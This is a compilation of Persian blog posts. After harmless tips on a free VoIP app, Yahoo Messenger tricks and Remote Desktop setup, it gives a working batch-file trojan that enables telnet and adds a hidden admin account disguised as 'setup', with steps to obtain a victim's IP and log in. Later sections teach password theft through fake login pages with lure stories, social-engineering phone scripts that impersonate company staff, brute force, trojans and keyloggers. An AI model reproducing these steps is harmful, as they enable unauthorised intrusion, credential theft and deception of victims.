صحبت کردن با تلفن همراه به صورت کاملا رایگان  با هر نقطه جهان


صحبت کردن با تلفن همراه به صورت کاملا رایگان  با هر نقطه جهان

امروز یک ترفند خیلی با حال به شما یاد میدم که کلی توی امسال که شعار مصرف بهینه از انرژی و ایناست و یارانه ها حذف داره  میشه ُ به دردتون میخوره ... مدیریت هزینه میشه براتون ...

سعی کنید با گوشی وارید اینترنت بشید که ورژن مخصوص گوشی خودتون رو بگیرید ....

وارد آدرس زیر بشوید :

http://www.fring.com/download/

کشور : کشور خود

شماره تلفن : شماره شما

ایمیل  : ایمیل شما

را وارد کنید ...


سپس بروی دکمه زیر که در اون صفحه هست کلیک کنید

اس ام اسی براتون ارسال میشه که لینک دانلود یا فعال سازی اکانت شماست توش ...


حال برنامه را پس از دانلود نصب و یک آیدی اکانت درون آن بسازید و فعال کنید ...

اگر دوستانتون هم این برنامه رو نصب کنند و دسترسی به اینترنت داشته باشند با سیم کارتشون و یا حالا با گوشی های ژیشرفته تر و اینترنت های بیسیم که مه جا هست با وایرلس یا وای مکس گوشی به نت وصل بشن میتونید هم چت کنید با آیدی های مختلفی همچون آیدی یاهو در این برنامه هم اگر اکانتتون فعال بشه میتونی توش به رایگان با هم صحبت کنید و زنگ بزنید ُ دقت کنید اگر هم دو گوشی به نت وصل باشه و این برنامه نصب باشه توی هر دو گوشی ...

میدونید اینجوری واسطه و مخابرات کنار گذاشته میشه و فقط شما هزینه اینترنت را میدید که اگر جایی باشید مثل محل کار یا دانشگاه که اینترنت بیسیم رایگان داشته باشه اون هزینه هم نمیدید و با وایرلس گوشیتون هم ایمیل هاتون هم ژیام های مسنجرتون رو چک میکنید و هم میتونید رایگان با دوستاتون صحبت کنید از طریق گوشیتون ...

روی اکثر گوشی های امروزی جواب میده ...

فکر کن میخوای به دوستت توی خرج کشور زنگ بزنی با ژرداخت کلی پول ٬ اینجوری ۲۴ ساعته با هم رایگان در تماس هستید ...

با تکنولوژی جلو برید که تکنولوژی از شما جلو نیوفتد ...


اگر نظر شما رو این پست جلب کرد یک نظر بدید اینجا ...


Clicking fring SMS message

first steps

1. On your handset:
Open the SMS message (see Figure 3) and click the download link (see Figure 4).

first steps


first steps

2. The following screen appears (see Figure 5):


3. Click Yes using your left soft key to begin the download process.
Within a few seconds, the handset accesses the website. fring is downloaded to your handset and you are ready to begin the installation process.

Note: This process may take a few seconds.


fring is a free mobile application that lets users communicate with friends over their mobile phone's internet connection.

fring users make free mobile calls, video calls, live chat & more, from their mobile phone with all their friends on fring & other internet services like MSN Messenger®, GoogleTalk™, AIM®, ICQ® , Facebook® & Twitter, all through one central, integrated phone book. See the full feature list here.

fring is completely free. It's free to download and free to use to make calls, video calls, instant messages and more, all via your mobile phone's internet connection (over 'IP').

Users can also make almost-free calls to friends and family worldwide that are not yet on fring from 1c/minute via fringOut.

fring continues to grow exponentially with tens of millions of users in more than 200 countries, adding a million new users every month.

Start fringing today!

Download fring free now.

How can fring be free?
fring uses your mobile device's internet to let you keep in touch without breaking the bank. fring relies on your data plan/Wi-Fi for chats, calls and video calls. fring does not use your valuable voice minutes or SMS.
 

چند ترفند جالب در Yahoo Messenger


آيا در ليست دوستم هستم؟
وقتي با يك نفر Chat مي كنيد از كجا مي فهميد طرف مقابل شما را در ليست خود Add كرده است يانه! كافي است به طرف مقابل يك PM بدهيم و هنگامي كه جواب طرف مقابل رسيد به بالاي پنجره ي مخصوص PM نگاه كنيد. دو حالت ممكن است رخ دهد: ...


1.اگر طرف مقابل شما را در ليستش نداشته باشد، در بالاي صفحه به صورت زير اسم ها را مشاهده خواهيم كرد:
Yahoo Send ID Instant Messenger در اين صورت مي بينيد كه بين ID دوست شما و Instant Messenger فقط يك خط وجود دارد كه اين نشان مي دهد كه طرف مقابل شما را Add نكرده است.
2.اگر بين ID دوست شما و Instant Messenger دو خط ديده شود مانند:
Yahoo Send ID...Instant Messenger در اين صورت ID شما در ليست دوستان تان وجود دارد.

دوستم در كدام Room مشغول Chat كردن است؟
براي اين كار به راحتي بر روي اسم او در ليست خودتان كليك راست كرده و گزينه ي Join User in chat را انتخاب كنيد، سپس شما به راحتي به آن اتاق منتقل مي شويد.

چگونه بفهميم كدام يك از دوستانمان به صورت Invisible وارد Yahoo Messenger شده است؟
براي اين كار بر روي نام فردي كه مي خواهيد بفهميد Invisible آمده يا نه، كليك راست كنيد و از سندي كه ظاهر شده گزينه ي Invite Conference را انتخاب كنيد. سپس منتظر بمانيد، در اين صورت چهار حالت ممكن است رخ دهد:
1. كاربر مورد نظر حضور ندارد، پس پيغامي به صورت زير ظاهر مي شود:
None if the Users in the invite list are available t.join the conference.Please try at a later time
2.كاربر در اينترنت حضور دارد ولي دعوت شما را رد مي كند سپس در كادر پنجره ي كنفرانسش پيغامي مبني بر اينكه من دعوت شما را رد مي كنم ظاهر مي شود! خوب پس كاربر حضور داشته كه توانسته دعوت شما را رد كند.
3.كاربر به دعوتي كه شما براي كنفرانس براي او فرستاده ايد پاسخ مثبت مي دهد، پر واضح است كه او حضور دارد و شما مي توانيد نام او را در پنجره كنفرانس ببينيد.
4.هيچ پيغامي وارد نمي شود! اين كاربر دست شما را خوانده و به پيغامي كه حاوي پرسش مبني بر دعوت شما به كنفرانس است پاسخ نمي دهد تا لو نرود. پس نتيجه مي گيريم كه كاربر حضور دارد. در نتيجه فقط هنگامي كه واقعا كاربر حضور ندارد حالت اول رخ مي دهد، در بقيه حالات حتما كاربر حضور دارد شك نكنيد.


Remote desktop و چگونگي روشن كردن يك كامپيوتر در جايي ديگر!


بااستفاده از اين برنامه شما ميتونين از يك محل ديگه به كامپيوتر خودتون در منزل يا محل كار وصل بشين و صفحه دكستاپ اونو ببينين و همچنين با اين برنامه شما قادرين كه در اون كامپيوتر برنامه خاصي رو به اجرا در بيارين و بروي سيستم كه پشتشین نتايجش رو ببينين.

نصب برنامه:

1) برای نصب Remote Desktop بر روی هر ویندوزی(32 بیتی) ابتدا CD ویندوز Professional XP داخل درایو گذاشته

بر روی (برای اتصال توسط خط تلفن)
Perform additional tasks کلیک کنید و سپس بر روی Set up Remote Desktop Connection کلیک کنید

2) نصب Remote Desktop web connection(برای اتصال توسط اینترنت)

Set up Remote Desktop Connection> Internet Information Services> Details>
Subcomponents of Internet Information Services> World Wide Web Service> Details> Subcomponents for World Wide Web Service> Remote Desktop Web Connection>Ok> Next> Open Internet Services Manager

پوشه ها را باز کنید تا به local computer name\Web Sites\Default Web Site\tsweb folder برسید

بر روی tsweb راست کلیک کنید و Properties را انتخاب کنید سپس
Anonymous access and authentication control> Edit> Anonymous access> Authentication Methods>Ok

نحوه كار(تلفنی):
شيوه كار اين برنامه به اين صورته كه به محض برقراري ارتباط ، سيستم راه دور (اوني كه بهش ميخواين دسترسي پيدا كنين) بطور اتوماتيك Lock (قفل) ميشه و تا زماني كه به آن مرتبط هستين هيچ شخص ديگه ايي نمي تونه به برنامه ها ، فايلها و ساير منابع اون دسترسي داشته باشد و هنگاميكه به محل كارتون برگردين می تونين دستگاه كامپيوترتون رو با فشار دادن كليد هاي CTRL+ALT+DEL از حالت Lock در بيارين.

از ديگر ويژگي هاي اين برنامه امكان login كردن در آن واحد بر روي چند سيستمه - حتي در حالتي كه ديگران نيز به اون سيستم Log in كرده باشن، و كاربر مي توانه برنامه هاي اونها را بطور همزمان اجرا كنه.

نحوه کار(وبی و شبکه ای):

مطمئن شوید که رایانه شما در شبکه فعال وonline می باشد
IE را باز کنید (v4.0 به بالا)
منبع جایگزین یکسانی(URL) را در نوار آدرس تایپ کنید
مثلا اگر اسم server شما Admin1 می باشد تایپ کنید http://admin1/tsweb/
اطلاعات وفایل های مورد نیاز در %systemroot%\Web\Tsweb کپی میشود
شما برای ارتباط به TCP/IP رایانه مد نظر احتیاج دارید که به دست آوردن آن نیز راحت میباشد مثلا به سایت های زیر یه سری بزن
www.whatismyipaddress.com

www.showmyip.com

www.hostip.info

www.myipaddress.com

www.ipchicken.com

www.ipaddressworld.com

www.auditmypc.com/whats-my-ip.asp

www.urgentclick.com/whats_my_ip_address.php

اجراي برنامه Remote Desktop :

اول به Control Panel برين و سپس گزينه System را انتخاب كنين .
سپس در زبانه Remote ، گزينه Allow users to connect remotely to this computer رو كه در پائين پنجره قرار داره انتخاب كنين (تيك بزنين) .
بعدش در قسمت Remote Desktop ، گزينه Select Remote Users را كليك كنين .
سپس در كادر Remote Desktop Users گزينه Add را انتخاب كنين.

در آخر هم در كادر Select Users بر روی Location کلیک کنید(برای مشخص کردن موقعیت جستجو)
بر روی Object Type کلیک کنید(برای مشخص کردن انواع کار برانی که در موردش می خواهید جستجو کنید)

در قسمت Enter the object names to select (examples) اسامی کاربرانی که میخواهید در موردش سرچ کنید را بنویسید

دکمه Check Names را بزنید
هنگامی که اسم تعیین شد Ok کنید
الان دیگه اسم مورد نظر داخل Remote Desktop Users ظاهر شده
براي اطلاعات بيشتر به قسمت HELP ويندوز مراجعه كنين در اونجا به طور مفصل توضيح داده

اموزش دوم .
آيا تا به حال به اين فكر افتاده ايد كه چگونه مي توانيد از منزل و از راه دور سيستم محل شركت و يا اداره خود را به نحوي Remote كنيد كه حتي صفحه دسك تاپ آن را به همان شكل و شمايل بر روي سيستم خود داشته باشيد .به عبارت ديگر آيا مي توان به نحوي از تمامي امكانات آن سيستم بهره برده و به راحتي برنامه هاي آن را از راه دور اجرا كنيد و بر روي سيستم خود ملاحظه كنيد.

شركت مايكروسافت با قراردادن برنامهRemote Desktop در نسخه Xp Profesional خود اين امكان را براي كاربران فراهم ساخته تا از راه دور به كامپيوتري در محل ديگر دسترسي يابند .از طريق اين ويژگي مي توانيد از منزل به كامپيوتر محل كارتان مرتبط شويد و به تمام برنامه ها ، فايلها و منابع موجود در شبكه محل كارتان ، دسترسي يابيد . حتي مي توانيد محيط دسك تاپ سيستم محل كارتان را عينا در كامپيوتر راه دور اجرا نمائيد .

در واقع شيوه كار اين برنامه به نحوي است كه به محض برقراري ارتباط ، سيستم راه دور بطور اتوماتيك Lock مي شود و ماداميكه به آن مرتبط هستيد هيچ شخص ديگري نمي تواند به برنامه ها ، فايلها و ساير منابع آن دسترسي داشته باشد و هنگاميكه به محل كارتان بازگرديد مي توانيد آن را با فشار دادن كليد هاي CTRL+ALT+DEL از حالت Lock خارج نمائيد .

از ديگر ويژگي هاي اين برنامه امكان login در يك زمان بر روي چند سيستم مي باشد - حتي در حالتي كه ديگران نيز به آن سيستم Log in كرده باشند- و كاربر مي تواند برنامه هاي آنها را بطور همزمان اجرا كند.

براي دسترسي به امكانات و اجراي اين برنامه بايد موارد زير را در نظر داشته باشيد :

- يك كامپيوتر كه در آن ويندوز Xp Profesional نصب شده و دسترسي به محيط اينترنت و يا شبكه را دارد .

- يك كامپيوتر ديگر در منزل و يا در همان محل شركت (كه از طريق شبكه داخلي با هم مرتبط هستند) با امكان دسترسي به اينترنت ، مودم

- نام كاربري ، كلمه رمز عبور و مجوزهاي مناسب


برپايي سيستم Remote Desktop :

1- به Control Panel وارد شده و سپس گزينه System را انتخاب كنيد .

2- در برچسب Remote ، گزينه Allow users to connect remotely to this computer را كه در پائين پنجره قرار دارد انتخاب نمائيد .

3- در محيط Remote Desktop ، گزينه Select Remote Users ... را كليك كنيد .

4- در كادر محاوره اي Remote Desktop Users گزينه Add… را انتخاب نمائيد.

5- در كادر محاوره اي Select Users گزينه Locations … را براي تعيين موقعيت جستجو كليك نمائيد .

6- براي تعيين نوع آبجكتها ي مورد نظرتان نيز گزينه Object Types… را كليك نمائيد .

7- هنكامي كه نام مورد نظرتان را يافتيد ان را انتخاب كرده و سپس Ok را كليك نمائيد .در اين مرحله نام مورد نظر شما در ليست كاربران Remote Desktop قرار مي گيرد.


در اين مرحله سيستم مزبور آماده برقراري ارتباط از راه دور مي باشد. بدين منظور:

1- از منوي Start گزينهPrograms و سپس گزينه Accessorise را انتخاب كرده و از قسمت Communications نيز گزينه Remote Desktop Connection را انتخاب كنيد.

2- در اين مرحله پنجره Remote Desktop Connection نمايان مي شود .

3- گزينه Options را انتخاب كنيد تا امكان تعيين گزينه هاي بيشتري براي تان فراهم شود.

4- از قسمت Computer و از منوي پائين افتادني آن نام كامپيوتر مورنظر تان را انتخاب كنيد .و يا گزينه browse more for… را براي دسترسي به نام كامپيوتر هاي ديگر انتخاب كنيد .

5- در كادر هاي user name و password و domain به ترتيب شناسه يا نام كاربري ، رمز عبور و نام domain مربوط به شبكه را وارد كنيد.

6- سپس براي برقراري ارتباط گزينه Connect را انتخاب كنيد .


طريقه ورودبه يك كامپيوتر در شبكه توسط Cmd

موادلازم: یک عدد user name و password  .  یک عددIP کامپیوتر طرف وباز بودن پورت 23 کامپیوتر طرف.
طرز تهیه: برای به دست آوردن user name و password و همچنین باز کردن پورت 23 به یک عدد تروجان نیاز داریم که
هم می توانیم از نرم افزار های موجود استفاده کنیم و هم می توانیم خودمان بسازیم
طرز تهیه تروجان : ما این تروجان را با فایل bat می سازیم که اگر با فایل های bat اشنایی دارید که فبها المراد در غیر این صورت
باید این توضیح را عرض کنم که این فایل ها با پسوندbat ذخیره شده و می توانند دستورات را در محيط cmd اجرا کنند.
خب ! حال می توانید notepad را باز کنید و دستورات زیر را در آن تایپ کنید.

echo off@
net start telnet 23
net user home "hello" /add
net localgroup administrators home /add
(شما از سمت چپ تراز کنيد)
سپس با پسوند bat ذخیره میکنیم.
دستور اول باعث خاموش شده اکو میشود. یعنی دستورات دیده نشده و فقط نتیجه ان دیده می شود.
دستور دوم پورت 23 کامیوتر را باز میکند که باز بودن ابن پورت باعث می شودکه بتوان بعد از وارد شدن هم حذف و هم اضافه کنیم.
دستور سوم کاربری با نام home و با پسورد hello در کامپیوتر طرف می سازد.
و دستور آخر کاربر home را از گروه Administrator معرفی میکند.
حال برای این که این دستورات دیده نشوند می توان از برنامه bat2com استفاده نمود که فایل مذکور را به پسوندcom تبديل می کند.
.حالا برای این که تابلو نشود میتوان نام ان را setup قرار دهیم.حالا این تروجان اماده است.
اگر برنامه bat2com را نداريد می توانید ایمیل بزنید.
مرحله بعد بدست اوردن ای پی طرف است که این کار یک کمی مشکل است اما ...
برای بدست اوردن ان می توان در هنگام چت با طرف تمام پنجره ها را بست مگر پنجره چت با طرف سپس cmd را باز کرده و دستور زیر را وارد کرده و اینتر را بزنید.

netstat -n
در قسمت foriegn ادرس IP یارو است مثلا 127.0.0.1 بدست امده است.
حالا باید فایل را فرستاده و طرف ان را اجرا کند.
الان همه چیز اماده است.
برای وارد شدن به کامپیوتر يارو cmd را باز کرده و دستور زیر را وارد می کنیم.

telnet 127.0.0.1 23
پیغام زیر ظاهر می گردد

Welcome to Microsoft Telnet Client
Escape Character is 'CTRL+]'
You are about to send your password information to a remote computer in Internet
zone. This might not be safe. Do you want to send anyway(y/n):
no را تايپ کرده و اينتر را میزنیم پیغام زیر ظاهر می گردد

Welcome to Microsoft Telnet Service
Login:
حالا username (که در مثال بالا home بود)را وارد کرده و اینتر میزنیم
سپس password (که در بالا hello بود) را زده و اینتر میزنیم
حالا پیغام زیر ظاهر میگردد که نشان می دهد ما در کامپیوتر طرف هستیم.

طریقه ایجاد وحذف و تغییر  کابر توسط Cmd:

برای ایجاد یک کاربر جدید میتوان از دستور زیر استفاده کرد.

net user [username] "[password]" /add

به عنوان مثال دستورات زیر باعث ایجاد یک کاربر به نامhome  با پسورد hello می شود.

net user home "hello" /add

همچنین می توان پسورد کاربرهای قبلی را نیز تغییر داد.و به داشتن پسورد قبلی نیازی نیست.این کاربر ها باید و جود داشته باشند.

دستور زیر باعث تغییر پسورد کاربر home به abcd ميشود.

"net user home "abcd

همچنين برای برداشتن پسورد بايد  ""  را به جای پسورد گذاشت.مثال a

برای حذف کاربر نيز بايد از سوييچ del / استفاده نمود.مثال b

"" a) net user home

b) net user home /del

برای تغيير پسورد administrator ميتوان از دستورات بالا استفاده نمود و به جای user name بايد administrator را وارد نمود.

جلوگیری از تغییر کلمه عبور توسط cmd :

کسانی که با دستورات net اشنايی دارند حتما بر اين موضوع واقفند که اين دستور از قابلیت های بسیاری برخوردار است به طوری که با این دستور می توان کلمه عبور را بدون داشتن رمز قبلی تغییر داد.

برای این که نتواند کسی کلمه عبور شما را از این طریق تغییر دهد می توانید از طريق گزينه زير وارد شده

Control Panel/Performance and Maintenance/Administrative Tools/Local Security Policy/Account Policies/Password Polici/Password must meet complexity requirements

و این گزینه که به طور پیش فرض غیر فعال است را فعال نمایید.به اين ترتيب ديگر کسی نمی تواند از طريق Cmd کلمه عبور شما را عوض نمايد.(قابل توجه اقای x که password خودش رو عوض کرد و انداخت تقصير يکی ديگه).

تنظیم ساعت کار ویندوز با Cmd:

برای این کهwindows  شما در ساعاتی مشخص از هفته قابل استفاده باشد و در ساعات دیگر کسی نتواند از ان استفاده نماید می توانید از دستور زیر استفاده کنید.

,.,[Net user [username] /time:[day,start time[am|pm]-end time[am|pm

به عنوان مثال این دستورات       ;net user home /time:f,10am-10pm;w,5am-7am

کاربری با نام  home    را در ر روزهای جمعه از ساعت 10 صبح تا 10 شب و روز های جهارشنبه از ساعت 5 صبح تا 7 صبح فعال می کند.

لازم به ذکر است که غیر فعال بودن ان به اين معنی است که نام انهادر Welcome screen ظاهر میگردد اگر ساعات ان غیر مجاز باشد کادر پسورد میاید که هیچ کس از ان اطلاعی ندارد در غیر این صورت وارد ان میشود.

همچنین روزهای هفته باید به صورت زیر در فرمان ظاهر گردند   جمعه f, شنبه  sa    , یکشنبه su  , دوشنبه   m  ,سه شنبه  t   ,چهار شنبه  w , پنج شنبه  th.

برای باز گرداندن به حالت اولیه میتوانید از دستور زیر استفاده کنید

Net user [username] /time:all

که به جای  user name باید نام کابری خود را وارد کنید.

طريقه گرفتن Export از شاخه های رجيستری توسط Cmd :

برای اين کار ميتوانيد از دستور زير استفاده کنيد.      reg export KeyName FileName

به جای KeyName نام شاخه ای که می خواهيد از ان Export  تهيه کنيد را بنويسيد و به جای  FileName مسير و نام فايل را قرار می دهيد.

به عنوان مثال دستورات زير از شاخه

[HKEY_CURRENT_USER\Software\Microsoft\winmine]

فايلی با نام min.reg در درايو: D  می سازد.

reg export "hkcu\software\microsoft\winmine" d:\min.reg

همچنين به جای شاخه های اصلی بايد معادل های ان را به کار برد.

HKEY_CLASSES_ROOT]     :   hkcr]
HKEY_CURRENT_USER]     :   hkcu]
HKEY_LOCAL_MACHINE]   :   hklm]
HKEY_USERS]                   :   hku]
HKEY_CURRENT_CONFIG] :   hkcc]

همچنين ميتوانيد عمليات reg copy , reg delete , غيره را بر روی رجيستری انجام دهيد.برای اطلاعات بيشتر به Help ويندوز مراجعه کنيد.


با Telnet، کنترل کامپیوتر های دیگر را به دست بگیرید


Telnet چیست؟
TelnetTelnet یا Telecommunication network نرم افزاری است که به افراد توانایی کنترل قسمت های مختلف یک کامپیوتر را از راه دور می دهد. تمام این توانایی ها در محیط متنی صورت می گیرد و تنها به وسیله ی یک سری دستورات است که می توانیم به اهداف خود برسیم. این دستورات جا به جا شده بین کامپیوتر میزبان و میهمان، به صورت متن منتقل می شود و بنابراین امنیت کمی خواهند داشت. اگر واقعن نگران اطلاعات جا به جا شده هستید، می توانید از SSH یا Secure Shell استفاده کنند.

استفاده از Telnet:
برای استفاده از Telnet، بعد از وارد شدن به محیط Command Prompt به صورت زیر عمل کنید:

Telnet Computer name

به جای Computer name نام کامپیوتری که قصد متصل شدن به آن دارید را بنویسید. در این صورت، اگر سرویس Telnet بر روی کامپیوتر میزبان روشن باشد، شما به Command Prompt آن کامپیوتر دسترسی خواهید داشت و می توانید از دستوراتی که در پست قبل مطرح شده بود، نهایت استفاده را ببرید. البته قبل از متصل شدن ممکن است از شما تقاضای نام کاربری و رمز عبور کند که باید نام و پسورد اکانت کامپیوتر میزبان را وارد کنید. به این نکته نیز توجه داشته باشید که هنگام تایپ کلمه ی عبور، بر روی صفحه ی نمایش کلمه ای ظاهر نمی شود.

دستور Telnet شامل پارامتر های گوناگونی می باشد که هر کدام از آنها دارای کاربرد های زیادی هستند. به کمک پارامتر l- می توانید با نام کاربری مورد نظرتان، به کامپیوتر Remote متصل شوید. شکل کلی استفاده از این پارامتر به صورت زیر است:

Telnet mohammad –l administrator

که Mohammad نام کامپیوتر مورد نظر Administrator هم یوزری است که با آن قصد لاگین کردن داریم. همچنین با کمک پارامتر Port می توانید با پورتی متفاوت به کامپیوتر مورد نظر متصل شوید:

Telnet mohammad 50

پورت پیش فرض برنامه Telnet، عدد 23 است. اما ممکن است این پورت توسط مدیر شبکه مسدود و پورت دیگری به این کار اختصاص داده شده باشد. اینجاست که شما باید عدد پورت را هم وارد کنید. در ادامه نحوه ی تغییر دادن پورت را هم خواهیم آموخت.
برای ساختن فایل لاگ هم پارامتری وجود دارد که به کمک آن می توانید تمام فعالیت ها را ذخیره کنید.

telnet mohammad –f d:\log.txt

با این دستور فایل لاگ در درایو D و با نام log ذخیره خواهد شد. البته برای این کار روش دیگری هم وجود دارد و آن استفاده از نرم افزار های جانبی است. یکی از برنامه های خوب در این زمینه CRT است. نسخه ی 30 روزه ی این برنامه را برایتان آپلود کردم که می توانید از این آدرس، دانلود کنید.

ضمن اینکه به کمک دستور tlntadmn می توانید اطلاعات جامعی در مورد جلسه ی در حال اجرا به دست بیاورید. هنگام پایان کار نیز، با دستور exit ارتباط خود را با کامپیوتر Remote قطع نمایید.

تغییر پورت:
برای این کار نیاز به ایجاد تغییر در رجیستری ویندوز خواهید داشت. وارد پنجره ی Run شوید و عبارت regedit را وارد کنید. سپس شاخه ی زیر را طی کنید:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\1.0

سپس از سمت راست مقدار TelnetPort را تغییر دهید. در این مسیر می توانید سایر تنظیمات Telnet را نیز به صورت کامل دستکاری کنید.

خطاهای رایج:
ممکن است هنگام متصل شدن به کامپیوتر مورد نظر، با پیغام زیر روبه رو شوید:

Could not open connection to the host, on port 23: Connection failed

این پیغام هنگامی ظاهر می شود که سرویس Telnet فعال نباشد. البته در شبکه های معمولی که امنیت سفت و سختی حکم فرما نیست شما به راحتی می توانید این سرویس را در کامپیوتر مورد نظر فعال کنید. برای این کار از پنجره ی Run، دستور mmc را تایپ کنید تا پنجره ی کنسول باز شود. از منوی File، گزینه ی Add/Remove snap-in را انتخاب کنید. با زدن دکمه ی Add، مشاهده خواهید کرد که می توانید به تمامی قسمت های کامپیوتر مورد نظر متصل شوید. در صفحه ی باز شده، گزینه ی Sevices را انتخاب کنید. در پنجره ی جدید با انتخاب گزینه ی Another computer، آدرس کامپیوتر مورد نظر را وارد کنید. بعد از انجام این کار، سرویس Telnet را پیدا کرده و آن را Start کنید. (در این پست نیز از کنسول MMC استفاده کرده بودیم)
البته تغییر پورت هم می تواند یکی از دلایل بروز این خطا باشد که نباید آن را فراموش کنید.

اگر در این رابطه دچار مشکلی شدید، خوشحال خواهم شد مطرح کنید تا با کمک یکدیگر، سعی بر رفع مشکل پیش آمده کنیم


روش های به دست آوردن Password


تعدادي از معروف ترين و متداول ترين روشهاي بدست آوردن كلمات عبور :

1- استفاده از صفحه هات قلابي Fake Page

2- استفاده از بقاياي كار كاربر

3- حدس و تست كلمات عبور

4- مهندسي اجتماعي

5- استفاده از Trojan ها

6- استفاده از Key Loger‌ ها

7- استفاده از نرم افزار هاي Spy Software

....


1- استفاده از صفحه هات قلابي Fake Page :

اين روش به راحتي برروي كاربران تازه كار جواب مي دهد و روش كار به اين شكل ميباشد كه به طور مثال يك صفحه همانند صفحه چك كردن ايميل هاي ياهو mail.yahoo.com ايجاد كنيد. سپس به كاربر يا شخص مورد نظر آدرس صفحه قلابي خود را مي دهيد و كاربر با ديدن اين صفحه به اشتباه فكر ميكند بايد ID و پسورد خورد را وارد كند. خب حدس بقيه ماجرا زياد سخت نيست ، ID و پسورد كاربر كه در صفحه قلابي شما وارد شده است براي شما ميل ميشود!! البته براي اينكه كاربر را مشتاق تر كنيد براي انجام اين كار بايد يك سناريو بچينيد ، مثلا :

فلاني يكي از دوستام دادشش به ياهو پول داده و يا قرار داد بسته و ميتونه به هر كسي كه بخواهد فضايي بيشتر از 4 مگا بايت بابات ايميل بده مثلا 4 مگابايت تو رو ميكنه 6 مگابايت و.. و طرف مقابل هم ... (بقيه سناريو رو خودتون درست كنيد...)

البته لازم به ذكر هست كه بجز صفحه هاي قلابي ميشه از نرم افزارهاي قلابي مثل Yahoo Messenger قلابي ، MSN Messenger قلابي و... استفاده كرد كار اين برنامه ها هم كه تعدادشان كم نيست ، به اين صورت است كه دقيقا مانند پيغام رسان ياهو اجرا ميشوند و كادر User ID / Password را به شما نمايش مي دهند و كاربر با وارد كردن كلمه عبور و شناسه خود و زدن دكمه Login در اصل شناسه را براي كاربري كه اين برنامه را كار گذاشته است فرستاده ميشود و ديگر اجرا نخواهد شد...

coolzero:روش توووپیه حواستون باشه تا جایی که میتونین سوتیهاتونو کم کنین مثلا اگه page رو با یه ادیتور مثل note pad باز کرد اطلاعات مشابه واقعی ببینه که شک نکنه

2- استفاده از بقاياي كار كاربر :

در اين روش شما ميتوانيد از بقاياي كار كاربر مانند Cooke ها (براي بدست آوردن كلمات عبور سايتها - ايميل ها و.. ) يا از Registry (براي بدست اوردن پسورد نرم افزارهايي مانند Yahoo - MSN - Out Look .. استفاده كنيد ،و يا از فايلهايي با قالب PWL در ويندوز هاي 95 ، 98 ، ME براي بدست آوردن نام كاربري و كلمه عبور اشتراك هاي اينترنتي (Acconut) استفاده كنيد.

در اين روش حتما يا شما بايد پشت سيستم قرباني بشينيد يا اينكه قرباني پشت سيستم شما نشسته و كار كند.


3- حدس و تست كلمات عبور :

اين روش به عنوان آخرين تير تركش استفاده ميشود ، اين روش بسيار وقت گير و در مواردي بدست آوردن كلمه عبور ممكن است سالها طول بكشد!!!

به طور مثال شما با دانستن ID يك شخص در Hotmail و با استفاده از يك ديكشنري كامل كه شامل چندين هزار كلمه عبور مي باشد يكي يكي ID مورد نظر را با كلمات عبور امتحان كنيد تا درست در بيايد البته براي اين كار برنامه هاي زيادي ساخته شده است ولي در نظر بگيريد كه Password يك نفر كلمه book باشد ، خب اين كلمه در ديكشنري كلمات عبور ما موجود ميباشد ولي اگر كلمه عبور شخص به صورت AK88#!P&9 باشد آيا اين كلمه حدس زدنش يا اينكه وجودش در ديكشنري تضمين ميشود؟!!!

** سرويس ياهو خيال همه را راحت كرده و ديگر از اين روش نمي توان در بدست آوردن كلمه عبور استفاده كرد !!!


coolzero: به این روش brute force میگن و هر چی ارتباط اینترنت سریعتر کامپیوتر سریعتر و ... کلا هرچی قدرت پردازش دستگاهتون بالاتر باشه راحت تر میشه اینکارو کرد البته چون دیکشنری برا کلمات فینگیلیش ( فارسی به انگلیسی) قوی وجود نداره ما یکم خیالمون راحتهt:
4- مهندسي اجتماعي :

اگر خاطرتان باشد هنگامي كه در حال ساختن يك ID يا شناسه كاربري در ياهو يا هات ميل هستيم يك سري سوالات از ما پرسيده ميشود : نام - سال تولد - اولين مدرسه كه رفتيم - نام گربه يا سگ ... البته خيلي از كاربران به اين بخش الكي جواب داده و فقط پر ميكنند !!!

روش كار : به طور مثال در محيط چت با يك نفر صميمي مي شويد كم كم از اون اين سوالات را به صورتي كه شخص متوجه نشود و به نيت ما شك نكند از او مي پرسيد به طور مثال :

coolzero:مثالاش خیلی یخ بود خودم مثال میزنم:
زنگ میزنین به یه قسمت مثلا شرکت سپنتا :
سلام من فرخندگان هستم ( قبلا اسم یکی از مسوولانشو میدونین و صداشو تقلید کنین) احوال پرسی کنین و هرچی از وقایع شرکت میدونین رو کنین که اعتمادش چلب شه : مثل: حقوقارو آقای فلان گفتن فردا میریزن . قراره کارمندای جدید استخدام شه و ... اعتماد که جلب شد:
آقای تهرانی به من زنگ زدن گفتن سرور تحت یه attack سنگین قرار گرفته و اگر فلانش فلان بشه ( هرچی کلمات نامربوط تری استفاده کنین بهتره ) سایت از کار میوفته و مشترکین شاکی میشنو هی زنگ میزننو ما هم حوصله نداریمو ...
هر چه سریعتر پشت سیستم بشینین و این دستور رو اینجا وارد کنین ( مثلا کاری کنین یه پورت سوراخ براتون باز شه یا مثلا فایروال یه قسمتو خاموش کنین) بعدشم تشکر کنین و بگین همکاریشونو به مدیریت اطلاع میدین که ترفیع بگیرهt:
اینطوری خیلی راحت نفوذ کنین


5- استفاده از Trojan ها :
اسبهاي تروا يا تروجان ها برنامه هايي هستند كه در سيستم يك شخص يك راه نفوذ را ايجاد مي كنند و كنترل سيستم قرباني بسته به نوع تروجان در هنگام اتصال به اينترنت تا حدي به دست فرد هكر خواهد افتاد ! توجه داشته باشيد اين كنترل فقط در هنگامي كه فرد در داخل اينترنت مشغول كار است جواب مي دهد. و موثر است
كارهايي كه ميتوان به وسيله اسبهاي تروا انجام داد :
بدست آوردن كليه كلمات عبور مانند ( اشتراك هاي اينترنتي - ياهو ...) كنترل صفحه نمايش كاربر ، موس ، صفحه كليد قرباني ، ....
coolzero:بیشتر این نرم افزارها ;eylogger هم اضافه کردن و زمانی که کاربر تو اینترنت نباشه کاراشو یادداشت مبکنه و در اولین زمان اتصال به اینترنت اونارو به آدرس ایمیلی که داره mail میزنه


6- استفاده از Key Loger ها :

اين برنامه ها هم تا حدودي مانند Trojan ها عمل مي كنند به اين شكل كه هر حرفي كه با صفحه كليد تايپ شود توسط اين برنامه ها به فردي كه Key Loger را كار گذاشته است فرستاده مي شود.!

مانند : وارد كردن پسورد - متن چت و گفتگوهايي كه قرباني انجام داده ، آدرسهاي اينترنتي كه كاربر رفته است .....
